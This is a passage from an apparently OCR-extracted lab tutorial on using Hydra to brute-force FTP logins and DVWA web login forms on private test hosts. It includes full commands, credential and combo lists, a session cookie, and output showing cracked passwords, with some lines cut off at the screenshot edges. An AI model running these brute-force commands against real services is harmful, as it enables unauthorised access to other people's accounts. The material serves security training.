
First, I have created a new file hosts.txt which contains all the hosts. Then the result is showing 2 valid hosts, username and password with success.



```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt -M hosts.txt ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:10:27
[DATA] max 16 tasks per 2 servers, overall 32 tasks, 35 login tries (l:5/p:7), ~3 tr
[DATA] attacking ftp://(2 targets):21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
[21][ftp] host: 192.168.1.156   login: privs   password: 123
2 of 2 targets successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:10:38
```

Now in the above command, I have used the -M option for multiple hosts so, it is very time-consuming to display all the attempts taking place while the attack, for that medusa, has provided -F option such that the attack will exit after the first found login/password pair for any host.

```
hydra -L users.txt -P pass.txt -M hosts.txt ftp -F
```




```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt -M hosts.txt ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:32:34
[DATA] max 16 tasks per 2 servers, overall 32 tasks, 35 login tries (l:5/p:7), ~3 tries p
[DATA] attacking ftp://(2 targets):21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
[21][ftp] host: 192.168.1.156   login: privs   password: 123
2 of 2 targets successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:32:45

┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt -M hosts.txt ftp -F

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:32:50
[DATA] max 16 tasks per 2 servers, overall 32 tasks, 35 login tries (l:5/p:7), ~3 tries p
[DATA] attacking ftp://(2 targets):21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
[STATUS] attack finished for 192.168.1.141 (valid pair found)
2 of 2 targets successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:32:51
```

Using Combo Entries

This tool gives you a unique parameter -C for using combo entries. First, you need to create a file which has data in the colon-separated “login:pass” format, and then you can use -C option mentioning the file name and perform a brute force attack instead of using -L/-P options separately. In this way, the attack can be faster and gives you desired result in lesser time.

```
cat userpass.txt
hydra -C userpass.txt 192.168.1.141 ftp
```

So, I have created a userpass.txt file using cat command and entered details in “login:pass” format. Then I used -C option in the hydra command to start the attack.




```
┌──(root㉿kali)-[~]
└─# cat userpass.txt
root:toor
ignite:123
privs:123

┌──(root㉿kali)-[~]
└─# hydra -C userpass.txt 192.168.1.141 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:18:03
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries, ~1 try per task
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:18:06
```

Concurrent Testing on Multiple Logins

If you want to test multiple logins concurrently, for that you can use -t option by mentioning the number and hence hydra will brute force concurrently.

```
hydra -L users.txt -P pass.txt 192.168.1.141 ftp -t 3 -V
```


As shown in the screenshot, three attempts are made concurrently, three passwords are concurrently checking with user ignite at host 192.168.1.141, as you can observe child changes 0, 1,2 that means it is concurrently making three attempts and printed 3 of them simultaneously.



```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt 192.168.1.141 ftp -t 3 -V

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secre

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:46:11
[DATA] max 3 tasks per 1 server, overall 3 tasks, 35 login tries (l:5/p:7), ~12 tries per task
[DATA] attacking ftp://192.168.1.141:21/
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "raj" - 1 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "divya" - 2 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "P@ssw0rd" - 3 of 35 [child 2] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "Password" - 4 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "123" - 5 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "1234" - 6 of 35 [child 2] (0/0)
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
```


HTTP Login Form Brute Force

The hydra form can be used to carry out a brute force attack on simple web-based login forms that requires username and password variables either by GET or POST request. For testing I used dvwa (damn vulnerable web application) which has login page. This page uses POST method as I am sending some data.



```
hydra -l admin -P pass.txt 192.168.1.150 http-post-form
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed”
```


Here I have given the username admin and provided file for passwords and used http-post-form module to perform brute force attack on 192.168.1.150 host.



```
┌──(root㉿kali)-[~]
└─# hydra -l admin -P pass.txt 192.168.1.150 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpose

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 13:14:49
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking http-post-form://192.168.1.150:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed
[80][http-post-form] host: 192.168.1.150   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 13:14:50
```

So, for password: password it gave success and bypassed the login page. Now I had performed brute force on username and password field mentioned having security level as “low”. And by using cookie editor plugin I found out the cookie PHPSESSID and used its value in the command.

```
hydra 192.168.1.150 -l admin -P ‘pass.txt’ http-get-form
"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username
and/or password incorrect.:H=Cookie:PHPSESSID=13f2650bddf7a9ef68858ceea03c5d;
security=low”
```



192.168.1.150/dvwa/vulnerabilities/brute/

PHPSESSID

Name: PHPSESSID

Value: 13f2650bddf7a9a9ef68858ceea03c5d

Vulnerability: Bru

Login

Username:


Password:

More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
http://www.securityfocus.com/infocus/1192
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html


Username: admin
Security Level: low
PHPIDS: disabled

I had viewed page source and from that I found out that page uses GET method, and so http-GET-form module as mentioned in above command.



```
<div class="vulnerable_code_area">

    <h2>Login</h2>

    <form action="#" method="GET">
        Username:<br><input type="text" name="username"><br>
        Password:<br><input type="password" AUTOCOMPLETE="off" name="password"><br>
        <input type="submit" value="Login" name="Login">
    </form>
```

As in the screenshot, the command is successfully executed, and I got the correct username and password.




```
┌──(root㉿kali)-[~]
└─# hydra 192.168.1.150 -l admin -P 'pass.txt' http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PA
SS^&Login=Login:F=Username and/or password incorrect.:H=Cookie: PHPSESSID=13f2650bddf7a9a9ef68858ceea03c5d; security=lo
w"
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
 or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 13:25:52
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking http-get-form://192.168.1.150:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Log
in:F=Username and/or password incorrect.:H=Cookie: PHPSESSID=13f2650bddf7a9a9ef68858ceea03c5d; security=low
[80][http-get-form] host: 192.168.1.150   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 13:25:53
```

Service module Usage information

As discussed earlier in the introduction all the supported services by hydra, if you want to check once just type hydra -h and you will get list of services supported by hydra. So, to get the detailed information about the usage hydra provides -U option.

```
hydra http-get-form -U
```



```
┌──(root㉿kali)-[~]
└─# hydra http-get-form -U
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secr

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 13:41:51

Help for module http-get-form:
============================================================================
Module http-get-form requires the page and the parameters for the web form.

By default this module is configured to follow a maximum of 5 redirections in
a row. It always gathers a new cookie from the same URL without variables
The parameters take three ":" separated values, plus optional values.
(Note: if you need a colon in the option string as value, escape it with "\:", but do not esca

Syntax:   <url>:<form parameters>:<condition string>[:<optional>[:<optional>]
First is the page on the server to GET or POST to (URL).
Second is the POST/GET variables (taken from either the browser, proxy, etc.
 with url-encoded (resp. base64-encoded) usernames and passwords being replaced in the
 "^USER^" (resp. "^USER64^") and "^PASS^" (resp. "^PASS64^") placeholders (FORM PARAMETERS)
Third is the string that it checks for an *invalid* login (by default)
 Invalid condition login check can be preceded by "F=", successful condition
 login check must be preceded by "S=".
 This is where most people get it wrong. You have to check the webapp what a
 failed string looks like and put it in this parameter!
The following parameters are optional:
 (c|C)=/page/uri     to define a different page to gather initial cookies from
